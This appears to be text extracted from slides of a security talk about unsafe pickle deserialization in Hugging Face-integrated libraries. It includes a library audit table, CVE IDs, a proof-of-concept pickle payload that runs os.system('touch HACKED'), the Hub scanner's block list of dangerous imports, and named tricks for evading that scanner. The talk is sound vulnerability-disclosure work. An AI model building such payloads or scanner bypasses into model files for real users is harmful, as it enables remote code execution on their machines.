model = RagRetriever.from_pretrained("zpbrent/RagRetriever")
```

Quick Links

- Read model documentation
- Read our learning resources

Click here

Copy them to run

</> Use in Transformers

Exploitable from HF Official Guidelines

The exploit triggered by following HF's Docs

[12] <https://huggingface.co/docs/hub/rl-baselines3-zoo>

Using RL-Baselines3-Zoo at Hugging Face

rl-baselines3-zoo is a training framework for Reinforcement Learning using Stable Baselines3.

Exploring RL-Baselines3-Zoo in the Hub

You can find RL-Baselines3-Zoo models by filtering at the left of the [models page](#).

The Stable-Baselines3 team is hosting a collection of +150 trained Reinforcement Learning agents with tuned hyperparameters that you can find [here](#).

All models on the Hub come up with useful features:

1. An automatically generated model card with a description, a training configuration, and more.
2. Metadata tags that help for discoverability.
3. Evaluation results to compare with other models.
4. A video widget where you can watch your agent performing.

Using existing models

You can simply download a model from the Hub using `load_from_hub`:

```
# Download ppo SpaceInvadersNoFrameskip-v4 model and save it into the logs/ folder
python -m rl_zoo3.load_from_hub --algo dqn --env SpaceInvadersNoFrameskip-v4 -f logs/ -orga sb3
python enjoy.py --algo dqn --env SpaceInvadersNoFrameskip-v4 -f logs/
```

You can define three parameters:

- `--repo-name`: The name of the repo.
- `-orga`: A Hugging Face username or organization.
- `-f`: The destination folder.

Ref. to the example

Unsafe pickle.load(s) in Integrated Libraries

No.	Vendor	HF Library	# of pickle.load(s)	# of unsafe	# of HF exploitable
1	Hugging Face	transformers@v4.34.0	16	11	3
2	Baidu	PaddleNLP@v2.6.1	2	2	1
3	Meta Research	mbri-lib@v0.2.0	1	1	1
4	NVIDIA	NeMo@v1.21.0	28	24	0
5	fast.ai	fastai@2.7.13	4	4	0
6	flairNLP	flair@v0.13.0	5	2	0
7	Unity Technologies	huggingface/ml-agents@main	2	0	0
8	DLR-RM	rl-baselines3-zoo@v2.1.0	2	2	0
9	DLR-RM	stable-baselines3@v2.1.0	4	3	1
10	Aleksei Petrenko	sample-factory@v2.1.1	1	0	0
11	skops-dev	skops@v0.9.0	1	1	0
12	SpeechBrain	speechbrain@v0.5.15	3	3	0
13	Stanford NLP	Stanza@v1.6.1	3	3	0
14	Hugging Face	pytorch-image-models/timm@v0.9.10	2	2	0
15	Meta Research	fairseq@v.0.12.3	1	0	0


Code review for 33 integrated HF libraries, 58 unsafe pickle.load(s) found in 15 libraries and 6 exploitable from HF official usage

Two CVEs assigned by ProtectAI (huntr.com): CVE-2023-6730, CVE-2023-7018


Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

Threat Model



Exploiting for Reversed RCE



RCE Payloads

Opcode & Stack

Pickle String

```
b'\x80\x03cposix\ns\nsystem\nq\x00X\x0c\x00\x00\x00touch\nHACKEDq\x01\x85q\x02Rq\x03.'
```

pickletools.dis



```
0: \x80 PROTO 3
2: c GLOBAL 'posix system'
16: q BINPUT 0
18: X BINUNICODE 'touch HACKED'
35: q BINPUT 1
37: \x85 TUPLE1
38: q BINPUT 2
40: R REDUCE
41: q BINPUT 3
43: . STOP
```

pickle.loads



```
def __reduce__(self):
    return (os.system, ('touch HACKED',))
```

Object

RCE Payloads

Opcode & Stack

Pickle String

```
b'\x80\x03cposix\nsystem\nq\x00X\x0c\x00\x00\x00touch\nHACKEDq\x01\x85q\x02Rq\x03.'
```

pickletools.dis



```
0: \x80 PROTO 3
2: c GLOBAL 'posix system'
16: q BINPUT 0
18: X BINUNICODE 'touch HACKED'
35: q BINPUT 1
37: \x85 TUPLE1
38: q BINPUT 2
40: R REDUCE
41: q BINPUT 3
43: . STOP
```

pickle.loads



```
def __reduce__(self):
    return (os.system, ('touch HACKED',))
```

Object



✘ This model has one file that has been marked as unsafe.
▶ View unsafe files

Detected Pickle imports (3)

"posix.system",

Agenda

- Hugging Face Hub and pickle model
- Discovering unsafe pickle.loads
- Exploiting for reversed RCE
- Bypass pickle scanning
- Weaponizing with wormable payloads
- Demo & video & takeaway

Pickle Scanning

Hugging Face Hub



✖ This model has one file that has been marked as unsafe.
▼ View unsafe files
psgs_w100.tsv.pkl

zpbrent Upload psgs_w100.tsv.pkl a15f640

.gitattributes	52 kB	↓
README.md	Bytes	↓
hf_bert_base.hnswSQ	61 kB	↓
hf_bert_base.hnswSQ	Bytes	↓
psgs_w100.tsv.pkl	668 Bytes	LFS ↓

Detected Pickle imports (3) ✖

```
"posix.system",  
"collections.OrderedDict",  
"collections.Counter"
```

[How to fix it?](#)

In-depth

Detected Pickle imports (3) ×

```
"posix.system",  
"collections.OrderedDict",  
"collections.Counter"
```

 [How to fix it?](#)

In-depth

```
Detected Pickle imports (3) ×  
"posix.system",  
"collections.OrderedDict",  
"collections.Counter"  
  
How to fix it?
```

White list

```
torch.LongStorage  
collections.OrderedDict  
torch.FloatTensor  
torch._utils._rebuild_te  
nsor_v2  
... ..
```

Display in white

Black list

```
posix.system  
builtins.eval  
builtins.getattr  
builtins.exec  
... ..
```

Display in red

Orange others

```
transformers.models.auto  
.auto_factory.getattribute  
_from_module  
paddlenlp.taskflow.utils.  
WordTagRelationExtractor  
urllib.request.urlretrieve  
... ..
```

Display in orange

In-depth

```
Detected Pickle imports (3) ×  
"posix.system",  
"collections.OrderedDict",  
"collections.Counter"  
  
How to fix it?
```

White list

```
torch.LongStorage  
collections.OrderedDict  
torch.FloatTensor  
torch._utils._rebuild_tens  
nsor_v2  
... ..
```

Display in white
No alert

Black list

```
posix.system  
builtins.eval  
builtins.getattr  
Builtins.exec  
... ..
```

Display in red
Unsafe alert shown

Orange others

```
transformers.models.auto  
.auto_factory.getattribute  
_from_module  
paddlenlp.taskflow.utils.  
WordTagRelationExtractor  
urllib.request.urlretrieve  
... ..
```

Display in orange
No alert


The Art of Bypass

A game of hide and seek




Trick 1: Code Reuse

Vulnerable library or its dependencies




Pickle file



Display in orange
No alert

Trick 1: Code Reuse (More Sophisticated)


Vulnerable library or its dependencies



Orange functions as gadgets to wrap black-listed functions 32


Trick 2: CONFIG Abuse

Hugging Face Hub



Trick 3: Format Encode

Other formats, e.g., JSON, XML etc.



